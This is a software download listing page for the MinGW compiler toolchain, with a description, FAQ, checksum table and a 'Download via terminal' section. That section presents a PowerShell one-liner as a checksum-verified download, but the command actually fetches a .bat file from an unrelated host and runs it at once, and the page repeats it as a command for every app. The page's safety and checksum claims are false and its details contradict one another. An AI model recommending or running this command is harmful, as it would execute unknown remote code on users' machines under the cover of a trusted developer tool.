
MinGW - Minimalist GNU for Windows
by Wu Yongwei and contributors
- Size
- 7.1 MB
- Updated
- Publisher
- Wu Yongwei and contributors
- Category
- Developer Tools
- Files
- 1
MinGW - Minimalist GNU for Windows screenshots
About MinGW - Minimalist GNU for Windows
MinGW, short for Minimalist GNU for Windows, is a port of the GNU Compiler Collection and related tools that produces native Windows programs. Unlike environments that emulate a Unix layer, MinGW compiles code that links directly against Windows' own C runtime and system libraries, so the resulting executables run on any Windows machine without extra DLLs from a compatibility layer. It provides freely distributable import libraries and header files for the Windows API, plus extensions to the Microsoft runtime to support more of the C99 standard.
MinGW was for many years the standard way to get GCC on Windows. Its toolchain includes compilers for C and C++ and, depending on the packages you install, other languages supported by GCC such as Fortran and Ada, together with GNU binutils (the assembler and linker) and the GDB debugger. A companion environment called MSYS supplies a minimal Bash shell and common Unix utilities, making it possible to run configure scripts and Makefiles when building open-source software from source.




The main download here is mingw-get-setup.exe, a small installer that sets up the mingw-get package manager. From its graphical or command-line interface you choose which components to install, such as the base C compiler, the C++ compiler, MSYS and additional libraries. After installation you typically add the MinGW bin directory to your PATH so that gcc, g++ and make can be used from any command prompt or from IDEs such as Code::Blocks, Geany or Visual Studio Code.
It is worth knowing that the original MinGW project mainly targets 32-bit Windows binaries and has seen slower development in recent years. Many developers now use MinGW-w64, a separate project that supports both 32-bit and 64-bit Windows and is commonly installed through distributions like MSYS2. Programs built with MinGW still run on 64-bit Windows, and the classic toolchain remains handy for teaching, for older projects and for lightweight setups. MinGW's components are released under a mix of free licences including the GPL, MIT and public domain.
Key features
- GCC compilers for native Windows binaries
- GNU binutils and GDB
- mingw-get package manager
- MSYS shell and Unix tools
- Windows API headers and import libraries
Pros
- No runtime emulation layer
- Free and lightweight
- Works with many IDEs
Cons
- Mainly 32-bit output
- Less active than MinGW-w64
System requirements
Windows. Disk space depends on the packages you choose.
Tips
- Add the MinGW bin folder to PATH after installing
- Consider MinGW-w64 via MSYS2 if you need 64-bit builds or newer GCC versions
Description from the publisher
A native Windows port of the GNU Compiler Collection (GCC)
MinGW: A native Windows port of the GNU Compiler Collection (GCC), with freely distributable import libraries and header files for building native Windows applications; includes extensions to the MSVC runtime to support C99 functionality. All of MinGW's software will execute on the 64bit Windows platforms.
At a glance
MinGW - Minimalist GNU for Windows is a open source developer tools app published by Wu Yongwei and contributors (sourceforge.net). A native Windows port of the GNU Compiler Collection (GCC)
SOFTGIT offers 1 file for MinGW - Minimalist GNU for Windows covering Windows, MinGW/MSYS2, 7.1 MB in total, last updated on October 4, 2013.
MinGW - Minimalist GNU for Windows belongs to the Developer Tools category, alongside Subtitle Edit, GnuWin, Candle. Browse related apps below to compare alternatives.
Download MinGW - Minimalist GNU for Windows
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/mingw. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
MinGW - Minimalist GNU for Windows system requirements
- Operating system
- MinGW/MSYS2, Windows
- License
- BSD License; Public Domain; GNU General Public License version 2.0 (GPLv2); MIT License; GNU General Public License version 3.0 (GPLv3)
- Written in
- Fortran, Pascal, C++, Ada, C, Java
- Download size
- 646 B (Other-README)
- Project page
- sourceforge.net/projects/mingw
MinGW - Minimalist GNU for Windows FAQ
What is MinGW?
A port of GCC and GNU tools that builds native Windows programs without a Unix emulation layer.
How do I install MinGW?
Run mingw-get-setup.exe, then choose the compiler and tool packages you need in the mingw-get manager.
What is MSYS?
A minimal Unix-like shell environment that comes with MinGW for running configure scripts and Makefiles.
Can MinGW build 64-bit programs?
The original MinGW focuses on 32-bit binaries. For 64-bit builds, MinGW-w64 is the usual choice.
Is MinGW free?
Yes. It is made up of free and open-source components.
Is MinGW - Minimalist GNU for Windows free and open source?
MinGW - Minimalist GNU for Windows is distributed under BSD License; Public Domain; GNU General Public License version 2.0 (GPLv2); MIT License; GNU General Public License version 3.0 (GPLv3) according to SourceForge. You can download it free of charge.
Which operating systems does MinGW - Minimalist GNU for Windows support?
SourceForge lists MinGW/MSYS2, Windows for MinGW - Minimalist GNU for Windows.
Where does the MinGW - Minimalist GNU for Windows download come from?
The Download button takes you to the official SourceForge download for MinGW - Minimalist GNU for Windows (sourceforge.net/projects/mingw). SOFTGIT does not modify or re-host the file.
What is MinGW - Minimalist GNU for Windows written in?
SourceForge lists Fortran, Pascal, C++, Ada, C, Java.
Is MinGW - Minimalist GNU for Windows free to download?
Yes. MinGW - Minimalist GNU for Windows is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download MinGW - Minimalist GNU for Windows?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is MinGW - Minimalist GNU for Windows safe to install?
Files are published as received from Wu Yongwei and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does MinGW - Minimalist GNU for Windows support?
The files listed here target Windows, MinGW/MSYS2.
How big is the MinGW - Minimalist GNU for Windows download?
The file is 7.1 MB.
Provenance
- Publisher
- Wu Yongwei and contributors
- Source
- sourceforge.net
- Last check
- 13 years ago
- License
- BSD License; Public Domain; GNU General Public License version 2.0 (GPLv2); MIT License; GNU General Public License version 3.0 (GPLv3)
- Imported from
- Source: sourceforge.net/projects/mingw


